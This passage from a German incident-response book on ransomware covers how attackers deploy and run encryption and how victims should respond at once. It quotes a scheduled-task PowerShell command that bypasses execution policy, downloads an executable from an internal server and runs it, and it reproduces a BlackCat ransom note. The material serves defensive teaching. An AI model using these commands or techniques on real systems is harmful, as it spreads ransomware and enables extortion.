<Arguments>-ExecutionPolicy Bypass -command
    "cd c:\ ; if (wmic computersystem get domainrole |findstr "4 5") {} else {
        Invoke-WebRequest http://10.14.131.101:8080/login.exe -outfile c:\login.exe ; c:\login.exe }
</Arguments>
</Exec>
```

Abb. 5.17 Scheduled Task – Nachladen des Schadcodes von einem Webserver

System aus verfügbar. In anderen Fällen wurde die Malware von der Ransomware-Gruppe auf einem internen Webserver platziert, von dem jedes System diese abrufen konnte (siehe Abb. 5.17).

Ist die Malware zugänglich platziert, muss sie noch von allen Systemen ausgeführt werden. Dazu gibt es verschiedene Trigger.

Trigger über PsExec

PsExec ist ein SysInternals Tool, mit dem remote Kommandos auf Windows-Systemen ausgeführt werden können. Dazu muss auf den Zielsystemen SMB (aka „File and Printer Sharing“) und der administrative Share (admin\$) aktiv und an der Firewall freigeschaltet sein. Über den Admin-Share nutzt PsExec den Windows-Service-Control-Manager API, um den Service PsExecsvc auf den Systemen zu starten.

Trigger über Windows Remote Management (WinRM)

WinRM ist eine administrative Schnittstelle im Windows-Betriebssystem. Es ist eine Implementierung des Web-Services-Management-Standards.¹² Über diese Schnittstelle können Informationen über ein System abgerufen und Befehle oder Skripte ausgeführt werden. Damit können administrative Werkzeuge alle mit einer Domäne verbundenen Systeme kontrollieren (z. B. Ansible, SolarWinds SAM).

Trigger über GPO Geplante Aufgaben

Der Task Scheduler ist eine Komponente des Windows-Betriebssystems. Als Job Scheduler startet dieser Programme und Skripts zu definierten Zeiten bzw. Intervallen. In Windows-Domänen lassen sich Scheduled Tasks per Gruppenrichtlinie (GPO) definieren (siehe Abb. 5.17). Die GPO wird dann allen Windows-Systemen zugewiesen und beim nächsten Update der Policies ist der Scheduled Tasks auf den Zielsystemen konfiguriert. Typischerweise wird der Task als einmalige Ausführung angelegt, die so bald wie möglich triggert. Allerdings kann über GPOs auch eine gewisse Persistenz realisiert werden. Dann wird der Scheduled Tasks als wiederkehrende Aufgabe konfiguriert, die immer wieder die Verschlüsselung startet, falls dies nicht bereits geschehen ist.

¹² https://www.dmtf.org/sites/default/files/standards/documents/DSP0226_1.2.0.pdf

5.8.2 Vorbereitung der Verschlüsselung

Der eigentlichen Verschlüsselung gehen häufig noch einige technische Vorbereitungs-handlungen voraus. Wie bereits in Abschn. 5.7.1 beschrieben, werden oft die VSC gelöscht.

Auf den Systemen sind noch alle Applikationen und natürlich auch die Sicherheits-maßnahmen aktiv. Diese stören potenziell die Verschlüsselung. Daher stoppt manche Ransomware vor der eigentlichen Verschlüsselung produktive Services von Business-Software und Datenbanken (z. B. Conti, Maze, REvil, Ryuk). Diese haben typischerweise den Zugriff auf ihre Daten, die sie aktuell verarbeiten geblockt. Solange diese Sperrung besteht, blockiert das Betriebssystem andere Prozesse, die versuchen auf diese Daten zuzugreifen, und verhindert damit auch die Verschlüsselung dieser. Aber auch Backup-Prozesse und die Services von Sicherheitsprodukten werden gestoppt (z. B. Babuk, Conti, Cuba), um eine reibungslose Verschlüsselung zu ermöglichen.

In den vergangenen Jahren gab es auch öfter Ransomware-Gruppen, die alternativ die Systeme zur Verschlüsselung neu gestartet haben, um sie in den Windows Safe Mode zu versetzen. In diesem werden unter anderem die Autostart-Einträge nicht ausgeführt und nur für den Systembetrieb kritische Dienste werden gestartet. Damit sind auch eingebaute Sicherheitsfunktionen ausgeschaltet.

5.8.3 Datenverschlüsselung

Die frühen Ransomware-Angriffe nutzten zur Verschlüsselung teilweise selbst geschrie-bene oder unsichere kryptografische Verfahren (z. B. RC4). Moderne Ransomware dagegen setzt in den meisten Fällen auf eine Kombination aus symmetrischer und asym-metrischer Verschlüsselung. Pro System wird für die eigentliche Verschlüsselung der Daten (z. B. AES, ChaCha20) ein symmetrischer Schlüssel erzeugt. Dieser wird nach der Nutzung durch einen asymmetrischen Schlüssel (z. B. RSA) verschlüsselt. Dieser kann dann nur noch mit dem Private Key entschlüsselt werden. Da der Private Key nur auf den Servern der Angreifer liegt, kann die interne IT den Schlüssel nicht ohne deren Mithilfe entschlüsseln.

Performance-Optimierungen

Die Verschlüsselung großer Datenmengen dauert lange. Je länger eine hohe Last durch die Verschlüsselung erzeugt wird, desto wahrscheinlicher sind eine Entdeckung und eine Unterbrechung durch Abschaltung.

Deswegen optimieren die Täter ihre Verschlüsselungsroutinen (siehe Tab. 5.6). Die wesentliche Änderung ist die unvollständige Verschlüsselung von Daten. Dabei wird nur ein Teil jeder Datei verschlüsselt. In den ersten Schritten wurden immer nur die ersten Kilo-bytes jeder Datei verschlüsselt. Allerdings waren dadurch einige Dateiformate dennoch mit

Tab. 5.6 Performance-Verschlüsselungen bei ~100.000 Files (~53 GB)

Ransomware	Median-Laufzeit der Verschlüsselung
LockBit	00:05:50
Babuk	00:06:34
Avaddon	00:13:15
Ryuk	00:14:30
Revil	00:24:16
BlackMatter	00:43:03
Darkside	00:44:52
Conti	00:59:34
Maze	01:54:33
Mesphinoza (PYSA)	01:54:54

etwas Aufwand noch nutzbar. Das betrifft vorwiegend Ransomware, die virtuelle Disk Files (z. B. .vhd, .vmdk, .raw) verschlüsseln, da diese auch partiell nützlich sein können. Der aktuelle Trend seit 2021 geht in Richtung intermittierender Verschlüsselung. Dabei werden immer einige Bytes (z. B. 64 Byte) verschlüsselt und dann eine größere Anzahl übersprungen. Dieses Verfahren wird z. B. von FileLock, Black Basta, ALPHV/BlackCat, Qyick, PLAY, Agenda eingesetzt.

File-Level Encryption vs. Block-Level Encryption

Die meisten Ransomware-Angriffe konzentrieren sich auf die Kompromittierung der Domäne und rollen ihre Verschlüsselung auf Betriebssystem-Ebene aus. Die Verschlüsselung findet dann in der Regel auf File-Ebene statt. Das bedeutet, jede Datei wird einzeln verschlüsselt. Die verschlüsselten Dateien erhalten dann meistens eine neue Dateiendung, um sie als solche zu kennzeichnen. Manche Gruppen ändern allerdings auch zuerst die Dateiendung (rekursiv im ganzen Filesystem) und verschlüsseln diese in einem zweiten Schritt. Wird die Verschlüsselung rechtzeitig abgebrochen, können die Dateien einfach wieder umbenannt werden.

In virtualisierten Umgebungen gibt es auch eine weitere Möglichkeit, da in diesen die Festplatten der virtuellen Maschinen auch als Dateien repräsentiert werden. Ransomware-Angriffe, die den Hypervisor angreifen, z. B. LockBit, SPRITE SPIDER, können über diesen die Virtual Disks der virtuellen Maschinen direkt verschlüsseln, auch ohne die VMs zu kompromittieren.

Third-Party-Tools

Manchen Gruppen haben sich das Implementieren eines eigenen Verschlüsselungstools gespart. Sie benutzen Off-the-Shelf-Software für die Verschlüsselung. Beispielsweise nutzen die Gruppen Kalajatomorr und DeepBlueMagic das Tool Jetico BestCrypt. Neben diesem Verfahren setzte DeepBlueMagic auch teilweise das in Windows eingebaute Bitlocker ein.

Durch eine GPO wird dieser auf den Systemen aktiviert. Der Recovery Key wird zu den Angreifern übertragen und dann vom lokalen System gelöscht. Die Angreifer löschen dann den verbauten Sicherheitschip (Trusted Platform Module, TPM) des lokalen Systems. Beim nächsten Reboot fragt das System nach dem Recovery Key, da das TPM den eigentlichen Schlüssel nicht mehr enthält.

5.8.4 Erkennung

Die häufigste Erkennung von aktiven Verschlüsselungen findet durch operatives Monitoring statt. Dabei werden die Betriebsunterbrechungen durch Vorbereitungshandlungen (z. B. Stoppen der Datenbanken) oder auch die hohe Last durch die eigentlichen Verschlüsselungen alarmiert. Die auffällige Verschlüsselung (hohe Last, IT-Ausfälle) wird bevorzugt zu einem Zeitpunkt angestoßen, wenn möglichst keiner da ist, dem das auffällt. Beliebt ist der Start am oder kurz vor dem Wochenende am Freitagnachmittag oder -abend. Auch Feiertage sind eine gute Wahl. Unter der Woche starten Verschlüsselungen typischerweise nachts. Oft wird dann erst durch eine manuelle Prüfung der operativen Auffälligkeit die Ransomware identifiziert.

EDR-Tools wie der Defender for Endpoint überwachen auch das Verhalten von Prozessen und alarmieren z. B. das aktive Löschen von VSC. Einige EDR- und Backup-Lösungen haben auch spezielle Alarne für die Verschlüsselung. Diese basieren meistens auf der Detektion massenhafter Dateizugriffe und Änderungen in der Entropie von Daten.

Die partielle Verschlüsselung von Daten erschwert hier die Erkennung, da sie die Entropie weniger stark ändert.

5.9 Attack Closing

Ein erfolgreicher Ransomware-Angreifer hinterlässt ein Erpresserschreiben (aka Ransom-Note). In diesem befinden sich die essenziellen Daten, um als Opfer mit den Tätern Kontakt aufzunehmen. Es ist also im Interesse der Angreifer, dass das Opfer dieses Schreiben in jedem Fall findet. Typischerweise liegt die Ransom-Note daher auf jedem betroffenen System. Teilweise sogar in jedem Ordner als Textdatei. In manchen Vorfällen wurden die Ransom-Notes physisch auf allen konfigurierten Druckern ausgedruckt oder als Desktop-Hintergrund gesetzt. Die Täter werden immer einen Weg finden, das Erpressungsschreiben zu platzieren.

Auf dem Weg vom Initial Access bis zu diesem Erpressungsschreiben vergeht bei Ransomware-Angriffen unterschiedlich viel Zeit. Manchmal wird dieser Zeitraum auch als Delta Ransom Time oder Dransom Time bezeichnet. Im Wesentlichen gibt es für Ransomware-Angriffe keine fixe Zeitlinie, die über alle Gruppen oder auch nur über die

Ransomware-Angriffe einer Gruppe einheitlich wäre. Analysen wie von der NCC Group Research zu drei Angriffen der Gruppe TA505 bzw. Cl0p belegen das.¹³ Der kürzeste analysierte Angriff dauerte 3 Tage, der längste 69 Tage und der mittlere 32 Tage. Aus der Erfahrung der Autoren bestätigt sich dieses Bild. Einen beträchtlichen Teil kann die Zeit zwischen der ersten Kompromittierung und dem Start des manuellen Lateral Movements einnehmen. Wie in Kap. 4 beschrieben, kann hier ein Wechsel zwischen zwei Affiliates geschehen. In dieser Übergabe sind die Angreifer faktisch inaktiv im Netzwerk, bis die nächste Phase beginnt.

In aktuellen Fällen geht man davon aus, dass die Angreifer zwischen 3 und 14 Tagen benötigen, um eine IT-Umgebung mit den oben genannten Angriffen zu übernehmen, relevante Daten zu exfiltrieren und die Verschlüsselung anzustoßen. In Angriffen, die länger andauern, gibt es in der Regel dann auch „inaktive“ Zeiten, in denen die Angreifer ihre nächsten Schritte planen oder tatsächlich „Urlaub“ machen (und vermutlich das erbeutete Geld genießen).

¹³ <https://research.nccgroup.com/2020/11/18/ta505-A-brief-history-of-their-time/>.

Teil II
Es ist passiert!

Erst- und Sofortmaßnahmen

6

Die Lesehinweise für die folgenden Kapitel finden sich in Abb. 6.1.

Disclaimer I: Die Autoren beschreiben in diesem Kapitel ihre Erfahrung aus dutzenden Fällen, zu denen sie gerufen wurden. Jeder dieser Fälle hatte seine Besonderheiten. Angriffsmethodik und Täter sind unterschiedlich und selbst die gleichen Täter entwickeln sich weiter. Jede IT hat seine Eigenheiten, jedes Netzwerk einen spezifischen Aufbau. **Daher sind die folgenden Punkte keine Schritt-für-Schritt-Anleitung im Sinne eines Do-it-yourself-Videos. Jeder, der die folgenden Punkte schrittweise exakt abarbeitet, macht mit hoher Wahrscheinlichkeit das Falsche.** Die folgenden Erläuterungen verstehen sich daher als eine Checkliste für jemanden, der sich mit den Themen IT-Security, digitale Forensik und Incident Response (DFIR), Krisenmanagement und -kommunikation bereits beschäftigt hat.

Disclaimer II: Die Hinweise zielen auf Computernetzwerke mit 100–15.000 Client-PCs. Für kleinere Netzwerke sind viele der hier gegebenen Hinweise zu komplex und etliche Maßnahmen können leichter manuell umgesetzt werden. Für größere Netzwerke sind einige der hier beschriebenen Empfehlungen nicht durchführbar und es müssen besser skalierbare Lösungen gefunden werden. Auch wenn sich die Lösungen unterscheiden, sind die gleichen Probleme zu lösen.

Disclaimer III: Die IT ist ein großes Feld und jeder IT-Experte hat sich auf bestimmte Themen spezialisiert. Für den Aufbau und das Operating von großen Netzwerken mit hunderten oder tausenden Benutzern werden bestimmte Prozesse und einschlägiges Know-how benötigt. Für eine IT-Mannschaft, die das beherrscht, ist die Behandlung von Ransomware-Angriffen typischerweise kein Standardprozess. **Es lohnt sich, sich jemanden zu Hilfe zu holen, für den dies das tägliche Brot ist.** Das BSI veröffentlicht eine




Abb. 6.1 Lesehinweise Ablauf Ransomwarefall mit Kapitelangaben

Liste qualifizierter APT-Response-Dienstleister,¹ eventuell hat Ihnen aber auch Ihr Cyberversicherer einen Kontakt genannt oder einer Ihrer IT-Sicherheitsdienstleister hat das entsprechende Know-how oder Kontakte dazu.

6.1 Indizien Ransomwarebefall

Sie haben einen Ernstfall und sind sich 100 % sicher, dass es sich um Ransomware handelt? Dann können Sie dieses Kapitel nun überspringen. Wenn der Reihe nach Rechner in einem Unternehmen ausfallen, kann dies eine Reihe von Gründen haben. Wenn Mitarbeiter nicht mehr arbeiten können, Server nicht mehr erreichbar sind oder Sicherheitssysteme viele Alarne generieren, ist dies nicht unbedingt ein Zeichen für Ransomware. Wenn sich das Unternehmen bereits auf Krisenfälle vorbereitet hat (Kap. 18ff.), sind jetzt die erstellten Notfallpläne zu verwenden. Vielleicht ist der Angriff noch in einem frühen Stadium? Die richtige Reaktion auf einen Sicherheitsvorfall hängt von der Art des Angriffs und dem Fortschritt des Angriffs ab. Je früher ein Angriff erkannt wird, desto leichter fällt die Verteidigung. Eine klare Klassifikation von Sicherheitsvorfällen (Kap. 20) hilft, zielgerichtete Gegenmaßnahmen zu definieren. Vielleicht reicht Alarmstufe gelb oder orange? Um das zu entscheiden, müssen die Experten im Unternehmen aber die Vorgehensweise von Cyber-Kriminellen verstehen (Kap. 5).

Es gibt Trittbrettfahrer, die im Namen einer Ransomware-Gruppe ein Erpresserschreiben mit einer Forderung per E-Mail verschicken, ohne je in das Netzwerk eingedrungen zu sein.² Solche Fake-Erpressungen können ignoriert werden. In anderen Fällen kommt eine Warnmeldung von staatlichen Behörden (ggf. auch aus dem Ausland), die vor einem bevorstehenden Ransomware-Angriff warnen (z. B., weil im Laufe von Ermittlungen in einem anderen Fall Querverbindungen gefunden wurden). Im Zweifelsfall lohnt es sich, den DFIR-Berater mit einer kurzen Recherche zur Echtheit der Indizien zu beauftragen, um sich auf dieser Basis für die richtige Reaktion zu entscheiden.

Ein sicheres Indiz für die letzte Phase eines Ransomware-Angriffs ist es, wenn die Dateien in einem Verzeichnis auf einem Server oder mehreren Clients plötzlich neue Dateiendungen bekommen und somit unbrauchbar werden. Die meisten Gruppen verschlüsseln nur Daten in den persönlichen Laufwerken der User und auf den Servern. Andere Gruppen verschlüsseln auch die Betriebssystemdateien selbst, was mehrheitlich dazu führt, dass der Rechner abstürzt und nicht mehr bootet. Es gibt einige Gruppen, die eine bestimmte Dateiendung benutzen. Andere wiederum nutzen eine ID, die den Fall angibt als Dateiendung. Wiederum andere Gruppen verschlüsseln auf der Ebene der Laufwerke und zeigen die Ransomware beim Boot an oder verschlüsseln nur die Server auf Ebene der Virtualisierungsinfrastruktur (siehe Abb. 6.2).

¹ https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Dienstleister_APT-Response-Liste.html

² <https://blog.avast.com/data-extortion-email-campaign>




Abb. 6.2 Ransomware-Angriff abgeschlossen, Dateien verschlüsselt

Größtenteils wird im gleichen Verzeichnis ein Erpresserschreiben („Ransomnote“) abgelegt. Das ist vornehmlich eine Textdatei im gleichen Verzeichnis (LockBit nutzt „Restore-My-Files.txt“, „!! READ ME !!.txt“ von Cuba Ransomware, „Ransom Note.txt“ von Hive etc.). Einige Gruppen legen für jede verschlüsselte Datei eine Ransomnote an (z. B. zusätzliche Endung „.how2decrypt.txt“ bei DoppelPaymer). Andere legen die Ransomnote (zusätzlich) in den Start-up-Folder (evtl. als html), sodass beim Neustart des Computers das Erpresserschreiben angezeigt wird. Die Gruppe „egregor“ hat das Schreiben zusätzlich von jedem Computer aus auf dem Default-Drucker ausgedruckt. In den Netzwerkdruckern hat sich damit ein ordentlicher Papierstapel angesammelt. Die Erpresser haben ein Interesse, dass man die Ransomnote einfach auffindet, eine lange Suche danach ist normalerweise nicht notwendig. Wenn ein Erpresserschreiben auf mehreren Rechnern im Unternehmen vorgefunden wird, ist dies ein sicheres Zeichen, dass ein Angriff auf das Computernetzwerk (und nicht nur auf einen einzelnen Rechner) vollendet wurde oder sich zumindest in der letzten Phase befindet (siehe Abb. 6.3).

Dies ist nicht der richtige Zeitpunkt, auf einen der opferspezifischen Links zu klicken. Je länger die Erpresser nicht sicher wissen, dass Sie das Schreiben zur Kenntnis genommen haben, desto besser. Da das Schreiben weit verteilt wurde, lässt es sich nicht immer verhindern, dass jemand klickt. Grundsätzlich ist dies aber jetzt der Zeitpunkt, die weiteren Sofortmaßnahmen einzuleiten. Würde man die Darknet-Seite öffnen, sähe das etwa aus wie in Abb. 6.4.

```

RECOVER-fgn9c24-FILES.txt [3]
>> What happened?

Important files on your network was ENCRYPTED and now they have "fgn9c24" extension.
In order to recover your files you need to follow instructions below.

>> Sensitive Data

Sensitive data on your network was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.

Data includes:
- Employees personal data, CVs, DL, SSN.
- Complete network map including credentials for local and remote services.
- Private financial information including: clients data, bills, budgets, annual reports, bank statements.
- Manufacturing documents including: datagrams, schemas, drawings in solidworks format
- And more...


>> CAUTION

DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

>> What should I do next?

1) Download and install Tor Browser from: https://torproject.org/
2) Navigate to: http://fsfj2yyf44618fmmp0rlwyas5et5g6d987dzilt58jmqqg0qlhq0isk.onion/?access-key=XXX

```

Abb. 6.3 BlackCat Ransomnote**Abb. 6.4** BlackCat Ransom-Webseite

6.2 Sofortmaßnahmen bei Ransomwarebefall

Noch bevor ein Verteidigungsteam zusammengestellt wurde, eventuell sogar bevor alle Manager und Vorstände erreicht werden konnten, muss ein Mitarbeiter der IT einige einsame Entscheidungen treffen, um den Schaden zu reduzieren. Wenn die Indizien für einen Ransomware-Befall zwingend sind, dann sind die hier beschriebenen Sofortmaßnahmen unumgänglich und ggf. in Eigeninitiative durchzuführen. **Die erste Maßnahme ist es, mit dem Handy ein Foto von der Ransomnote und allen weiteren Indizien für den Ransomwarebefall zu machen.**

6.2.1 Isolation des Netzwerks

Cyber-Kriminelle haben aktuell Kontrolle über das Netzwerk. Derzeit ist nicht klar, wie sie das bewerkstelligt haben. Die Form der Kontrollverbindungen ist nicht klar. Die einzige Methode, diese Kontrolle sofort zu beenden, ist die Trennung sämtlicher Internetverbindungen. In kleinen Firmen ist dies nur ein Kabel und damit einfach zu bewerkstelligen. In größeren Firmen bestehen oft noch weitere Verbindungen zu anderen Lokationen, die meist nochmals einen eigenen Zugang ins Internet haben. Auch diese Verbindungen müssen gekappt werden. Am Ende müssen alle externen Verbindungen abgesteckt sein (Multiprotocol Label Switching/MPLS, DSL, Glasfaser, leased line ...). Oft ist auch in einem Backuprechenzentrum ein Ersatzanschluss vorhanden oder in den Produktionsanlagen gibt es getrennte Internetzugänge für die Wartung. Auch die Verbindungen zu Dienstleistern (z. B. in Produktionsanlagen) und Außenstellen müssen getrennt werden.

Wenn bereits ein entsprechendes Regelwerk für die Firewall vorbereitet wurde, kann der gleiche Effekt der Netztrennung auch an der Firewall erzielt werden. Oft wurden bei der Vorbereitung solcher Regelwerke aber VPN-Verbindungen zu Außenstellen oder anderen Tunneln vergessen. Wichtig ist im jetzigen Moment, in dem noch nichts über den Angriff bekannt ist, die komplette Trennung. Auch im ersten Moment unkritische erscheinende Protokolle wie DNS können für den Aufbau von Tunneln benutzt werden. Kennt man die Netzwerktopologie und die Firewall nicht ganz genau, ist daher die physische Trennung, d. h. das Abstecken von Kabeln, der sichere Weg.

6.2.2 Außenstellen informieren/sichern

Zum jetzigen Zeitpunkt ist unbekannt, welche Rechner der Angreifer unter Kontrolle gebracht hat. Ein guter Angreifer versucht alle Lokationen zu infizieren, um möglichst viele Internetzugänge ausgehend für seine Kontrollverbindungen nutzen zu können. Wenn Unternehmensteile mit strengen Firewallregeln abgetrennt waren und gleichzeitig nicht in

der gleichen oder einer per Trust verbundenen Windows-Domäne verwaltet wurden, dann ist die Wahrscheinlichkeit hoch, dass der Angreifer nicht übergesprungen ist. Im Sinne einer Better-safe-than-sorry-Strategie ist es zum jetzigen Zeitpunkt dennoch ratsam, alle Lokationen, die per Netzwerk angebunden waren, zu benachrichtigen. Die Empfehlung für diese Außenstellen ist:

1. Netzwerk isolieren wie hier beschrieben.
2. Indizien für Ransomware suchen (siehe Abschn. 6.1).
3. Falls Ransomware gefunden wurde, muss auch diese Lokation die Sofortmaßnahmen hier durchführen. Im Rahmen des weiteren Krisenmanagements muss die Arbeit in diesen Außenstellen dann sinnvoll koordiniert werden.
4. Falls keine Ransomware gefunden wurde:
 - a) Die Netzwerkisolation einstweilen bestehen lassen.
 - b) Eine Anbindung an infizierte Unternehmensteile darf keinesfalls wieder aufgebaut werden.
 - c) Die Verbindung zum Internet kann erst wieder aufgenommen werden, wenn weitere Informationen zum Angriff vorliegen.
 - d) Es sollten mindestens die Maßnahmen der Alarmstufe gelb umgesetzt werden (siehe Kap. 20).

6.2.3 Backup in Sicherheit bringen

Im nächsten Schritt geht es nun um das wichtigste IT-Asset, dass das Unternehmen derzeit noch hat: die Backups. Die Backups müssen dringend vor weiterer Zerstörung geschützt werden. Backups, die noch online sind, müssen offline genommen werden. Das Überschreiben alter Backups muss gestoppt werden. Der Backup-Server muss vom Netz getrennt werden.

6.2.4 Stoppen der Verschlüsselung

Durch die Netzwerkisolation haben die Angreifer keine interaktive Kontrolle über das Netzwerk mehr. Dennoch wird eine bereits angestartete Verschlüsselung weiterlaufen. Geräte, auf denen die Verschlüsselung noch läuft oder die noch nicht verschlüsselt sind, sollten jetzt schnell heruntergefahren werden. Die Empfehlung lautet daher: IT-Experten müssen losgeschickt werden, um die Server so schnell wie möglich anzuhalten, in den Hibernate-Modus zu versetzen oder herunterzufahren. Falls das nicht möglich ist, müssen die Server abgeschaltet werden (mit Ausnahme von Servern, die beim harten Abschalten nicht mehr hochkommen). Sonstige anwesende Personen sollten losgeschickt werden, um die normalen PCs in den Tiefschlafmodus/Hibernate zu versetzen oder abzuschalten.

Bei virtuellen Servern ist dies meist einfach, da diese einfach angehalten werden können, sofern noch Zugriff auf die Verwaltung der Virtualisierungsinfrastruktur besteht. Physische Geräte sollten in einen Hibernate-Modus versetzt werden. Sollte ein geregeltes Herunterfahren/Hibernate nicht mehr möglich sein, sollten die Server, die auch noch einem harten Ausschalten wieder hochkommen würden, abgeschaltet werden. Für komplexe Clustersysteme und Datenbankserver macht es mehr Sinn, diese vom Netzwerk zu trennen und weiterlaufen zu lassen. Da zum derzeitigen Zeitpunkt noch nicht klar ist, von wann das letzte funktionsfähige Backup ist, ist es möglich, dass die Daten aus den Servern extrahiert werden müssen. Die Datenbank-Tablespace-Dateien werden manchmal (wegen des bestehenden Filelocks) nicht von der Verschlüsselung erfasst. Und bei Clustern gibt es eine 50:50-Chance, dass nur der aktive Rechner verschlüsselt wurde und der Secondary noch alle Daten enthält.

Ist die Verschlüsselung zum jetzigen Zeitpunkt auf einem Gerät bereits abgeschlossen, wäre eine Abschaltung eigentlich nicht notwendig. Im Gegenteil, aus Sicht der Forensik wären damit sogar mehr Beweise für die Analyse vorhanden (z. B. Speicherinhalt). In Ransomware-Fällen machen diese Beweise jedoch kaum einen Unterschied. Häufig hat sich die Verschlüsselung aber an einer großen Datei festgebissen und es können Daten durch Ausschalten der Rechner gerettet werden. Auch wenn dies eine Abwägungsfrage ist, ist zum jetzigen Zeitpunkt der Kenntnisstand für eine fundierte Entscheidung zu gering.

Um eine Weiterverbreitung netzwerktechnisch zu verhindern, falls noch einzelne PCs laufen (z. B. in abgesperrten Büros) oder durch unbedarfe Personen wieder angeschaltet werden, sollten die Etagen-Switches (Access-Switches) und die Netzwerkinfrastruktur (Router, Core-Switches) ebenfalls abgeschaltet werden.

6.2.5 Externe Zugänge sichern

Das interne Netzwerk ist von außen nicht mehr erreichbar. Dennoch haben Unternehmen heute meist zusätzliche Unternehmensdaten in der Cloud oder in externen Rechenzentren gespeichert. Oft werden zum Zugang die gleichen Passwörter verwendet, die auch im internen Netz Anwendung finden („Passwortsynch�nisation“). Die Angreifer haben eventuell alle Zugangsdaten (Passwörter, access tokens, shared secrets etc.) erbeutet. Auch ein Zugriff auf die im Netzwerk gespeicherten unverschlüsselten Passwortlisten (z. B. in Excel oder Textform) für die externen Dienste war den Tätern wohl möglich. Nun muss eine Liste aller vom Internet aus erreichbaren Dienste des Unternehmens und aller verwendeten Portalaccounts erstellt werden: Office365, Zoom, Banking, DNS-Verwaltung, Internetprovider, Stromanbieter, Haustechnik, Webhosting, github, amazon, twitter, instagram, google Ads etc. Für alle diese Accounts müssen nun die Passwörter geändert und diese vorzugsweise mit einem MFA-Login gesichert werden. Für Benutzeraccounts, bei denen dies nicht schnell geht (z. B. Office365 mit vielen Usern), kann einstweilen die 